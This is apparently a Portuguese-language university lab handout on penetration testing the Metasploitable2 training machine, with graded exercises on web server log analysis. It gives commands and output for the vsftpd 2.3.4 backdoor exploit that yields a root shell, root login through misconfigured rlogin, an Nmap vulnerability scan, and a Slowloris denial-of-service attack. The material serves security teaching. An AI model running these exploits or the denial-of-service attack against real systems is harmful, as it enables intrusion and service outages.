Na porta 21 da máquina virtual Metasploitable2 está em execução o processo vsftpd, um servidor FTP popular. Esta versão específica contém uma backdoor que foi inserida no código-fonte por um intruso. A backdoor foi rapidamente identificada e removida, mas não antes de algumas pessoas fazerem o download. Se for enviado um nome de usuário que termine na sequência :) ‘[uma cara feliz], a versão backdoored abrirá um shell de escuta na porta 6200. Podemos demonstrar isso com

telnet ou usar o módulo Metasploit Framework para explorá-lo automaticamente. Para este exercício utilizaremos o Metasploit Framework:

1) iniciei o Metasploit com o comando:
msfconsole

2) Agora vamos carregar o exploit que vai explorar o serviço vsftpd por meio do comando “use exploit/unix/ftp/vsftpd_234_backdoor”.

msf > use exploit/unix/ftp/vsftpd_234_backdoor

3) execute o comando *show targets* para exibir os exploits disponíveis para a execução do exploit. No caso da figura abaixo será apresentado a target com o ID 0.

selecione o target com o ID 0.

Agora vamos configurar a variável do exploit para executar no HOST metasploitable2. Na sequência execute o exploite com o comando *exploit*.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.68.131
rhosts => 192.168.68.131
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.68.131:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.68.131:21 - USER: 331 Please specify the password.
[+] 192.168.68.131:21 - Backdoor service has been spawned, handling...
[+] 192.168.68.131:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (0.0.0.0:0 -> 192.168.68.131:6200) at 2021-07-28 12:47:53 -0300
```

A última linha da figura indica que você já tem a shell do alvo

([*] Command shell session 1 opened (0.0.0.0:0 -> 192.168.68.131:6200))

Agora você pode executar os comandos na máquina alvo.

Exemplo 2

Na máquina Metasploitable as portas TCP 512, 513 e 514 são conhecidas como serviços "r" e foram configuradas incorretamente para permitir acesso remoto de qualquer host. Para tirar vantagem disso, certifique-se de que o cliente "rsh-client" esteja instalado (apt-get install rsh-client) e execute o seguinte comando com o seu usuário root local:

rlogin -l root IPDOALVO

Se for solicitada uma chave SSH, isso significa que as ferramentas rsh-client não foram instaladas e sua máquina está usando SSH por padrão. Instale o rsh-client!

```
root@avelino-XPS-13-9350:/home/avelino# rlogin -l root 192.168.68.131
Last login: Wed Jul 28 09:16:05 EDT 2021 from 192.168.68.111 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have new mail.
root@metasploitable:~#
```

Exemplo 3 – escaneando vulnerabilidades

O Metasploit também possuí o módulo de scan de vulnerabilidades do Nmap. Para isso basta executar o comando a seguir no msfconsole:

msf6 > db_nmap -v --script vuln IPDOALVO

```
msf6 > db_nmap -v --script vuln 192.168.68.131
[*] Nmap: Starting Nmap 7.80 ( https://nmap.org ) at 2021-07-28 16:03 -03
[*] Nmap: NSE: Loaded 105 scripts for scanning.
[*] Nmap: NSE: Script Pre-scanning.
[*] Nmap: Initiating NSE at 16:03
[*] Nmap: NSE Timing: About 47.83% done; ETC: 16:04 (0:00:35 remaining)
[*] Nmap: Completed NSE at 16:04, 34.72s elapsed
[*] Nmap: Initiating NSE at 16:04
[*] Nmap: Completed NSE at 16:04, 0.00s elapsed
[*] Nmap: Pre-scan script results:
[*] Nmap: | broadcast-avahi-dos:
[*] Nmap: |   Discovered hosts:
[*] Nmap: |     224.0.0.251
[*] Nmap: |   After NULL UDP avahi packet DoS (CVE-2011-1002).
[*] Nmap: |_  Hosts are all up (not vulnerable).
[*] Nmap: Initiating Ping Scan at 16:04
[*] Nmap: Scanning 192.168.68.131 [2 ports]
[*] Nmap: Completed Ping Scan at 16:04, 0.00s elapsed (1 total hosts)
[*] Nmap: Initiating Parallel DNS resolution of 1 host. at 16:04
[*] Nmap: Completed Parallel DNS resolution of 1 host. at 16:04, 0.13s elapsed
[*] Nmap: Initiating Connect Scan at 16:04
[*] Nmap: Scanning 192.168.68.131 [1000 ports]
[*] Nmap: Discovered open port 25/tcp on 192.168.68.131
```

Tenha um pouco de paciência…. a execução deste script demora um pouquinho.


Insper

Exemplo 4 – Ataque DOS

Durante o scan foi detectado que a máquina está vulnerável ao ataque http-slowloris, que permite ao atacante executar um ataque de negação de serviço:

```
|_http-server-header: Apache/2.4.10 (Debian)
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web server open and hold
|       them open as long as possible.  It accomplishes this by opening connections to
|       the target web server and sending a partial request. By doing so, it starves
|       the http server's resources causing Denial Of Service.
|
|     Disclosure date: 2009-09-17
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|_      http://ha.ckers.org/slowloris/
```

Antes de explorarmos o alvo, vamos confirmar que a página do alvo está no ar. Por meio do navegador de sua máquina hospedeira digite o número ip da máquina alvo.



Agora vamos carregar o módulo slowloris no msfconsole:
msf6 > use auxiliary /dos/http/slowloris

Insper

Em seguida vamos indicar o alvo
msf6 auxiliary(dos/http/slowloris) > set rhosts IPDOALVO

Por fim executar o ataque.
msf6 auxiliary(dos/http/slowloris) > run

```
msf6 > use auxiliary /dos/http/slowloris

Matching Modules
================

   #  Name                           Disclosure Date  Rank    Check  Description
   -  ----                           ---------------  ----    -----  -----------
   0  auxiliary/dos/http/slowloris   2009-06-17       normal  No     Slowloris Denial of Service Attack


Interact with a module by name or index. For example info 0, use 0 or use auxiliary/dos/http/slowloris

[*] Using auxiliary/dos/http/slowloris
msf6 auxiliary(dos/http/slowloris) > set rhosts 192.168.68.131
rhosts => 192.168.68.131
msf6 auxiliary(dos/http/slowloris) > run
[*] Running module against 192.168.68.131

[*] Starting server...
[*] Attacking 192.168.68.131 with 150 sockets
[*] Creating sockets...
[*] Sending keep-alive headers... Socket count: 150
[*] Sending keep-alive headers... Socket count: 150
[*] Sending keep-alive headers... Socket count: 150
[*] Sending keep-alive headers... Socket count: 150
```

Perceba que durante a execução do ataque a página não estará funcional. Retorne na página e clique nos links para testar.

Insper

Exemplo 5 – Análise de log / web server

Formato de Log web server

Para gerenciar com eficiência um servidor da Web, ou até mesmo realizar uma análise de possíveis comportamentos de ataque ao seu ambiente, é necessário obter informações sobre a atividade e o desempenho do servidor, bem como sobre quaisquer problemas que possam estar ocorrendo. O Web Server fornece recursos de logs abrangentes e flexíveis. Existem alguns padrões de saída de log. Entre eles o combined, agent, full, commom, debug e o referer. Suas diferenças estão na quantidade de informações registradas na requisição de uma conexão. Abaixo são listados os dados registrados por cada um dos formatos:

LogFormat "%h %l %u %t \"%r\" %>s %b \"%{Referer}i\" \"%{User-Agent}i\" %T %v"
full

LogFormat "%h %l %u %t \"%r\" %>s %b \"%{Referer}i\" \"%{User-Agent}i\" %P %T"
debug

LogFormat "%h %l %u %t \"%r\" %>s %b \"%{Referer}i\" \"%{User-Agent}i\""
combined

LogFormat "%h %l %u %t \"%r\" %>s %b" **common**

LogFormat "%{Referer}i -> %U" **referer**

LogFormat "%{User-agent}i" **agent**

Insper

Baixe o arquivo de Log **(com nome log1)** disponível no blackboard e responda as perguntas a seguir:

Exercício L: Qual é o formato de Log apresentado (configurado)? **(0,5 ponto)**

Exercício M: É comum que os registros (logs) comecem com o número IP do requisitante. O arquivo em análise apresenta algumas linhas onde o início é uma data. Que tipo de log são estes? **(0,5 ponto)**

Exercício N: Liste os IPS que você julga realizar conexões suspeitas e liste os motivos: **(0,5 ponto)**

Exercício O: Realize uma pesquisa sobre APT (Advanced Persistent Threat) e comente suas características: **(0,5 ponto)**

Exercício P: Explore outra vulnerabilidade (não apresentada neste roteiro) na máquina alvo e apresente as evidências. **(0,5 ponto)**

Exercício Q: Analise o arquivo syslog (arquivo log2) e identifique um comportamento que pode causar um incidente de segurança no sistema. **(0,5 ponto)**

Indicação para pesquisa:

Capítulo 1: O'CONNOR, T. J. Violent Python: A Cookbook for Hackers, Forensic Analysts, Penetration Testers and Security Engineers, 2012, ISBN-13: 978-1597499576

DUFFY, Christopher. Aprendendo Pentest com Python. Novatec, 2015, ISBN: 978-85-7522-505-9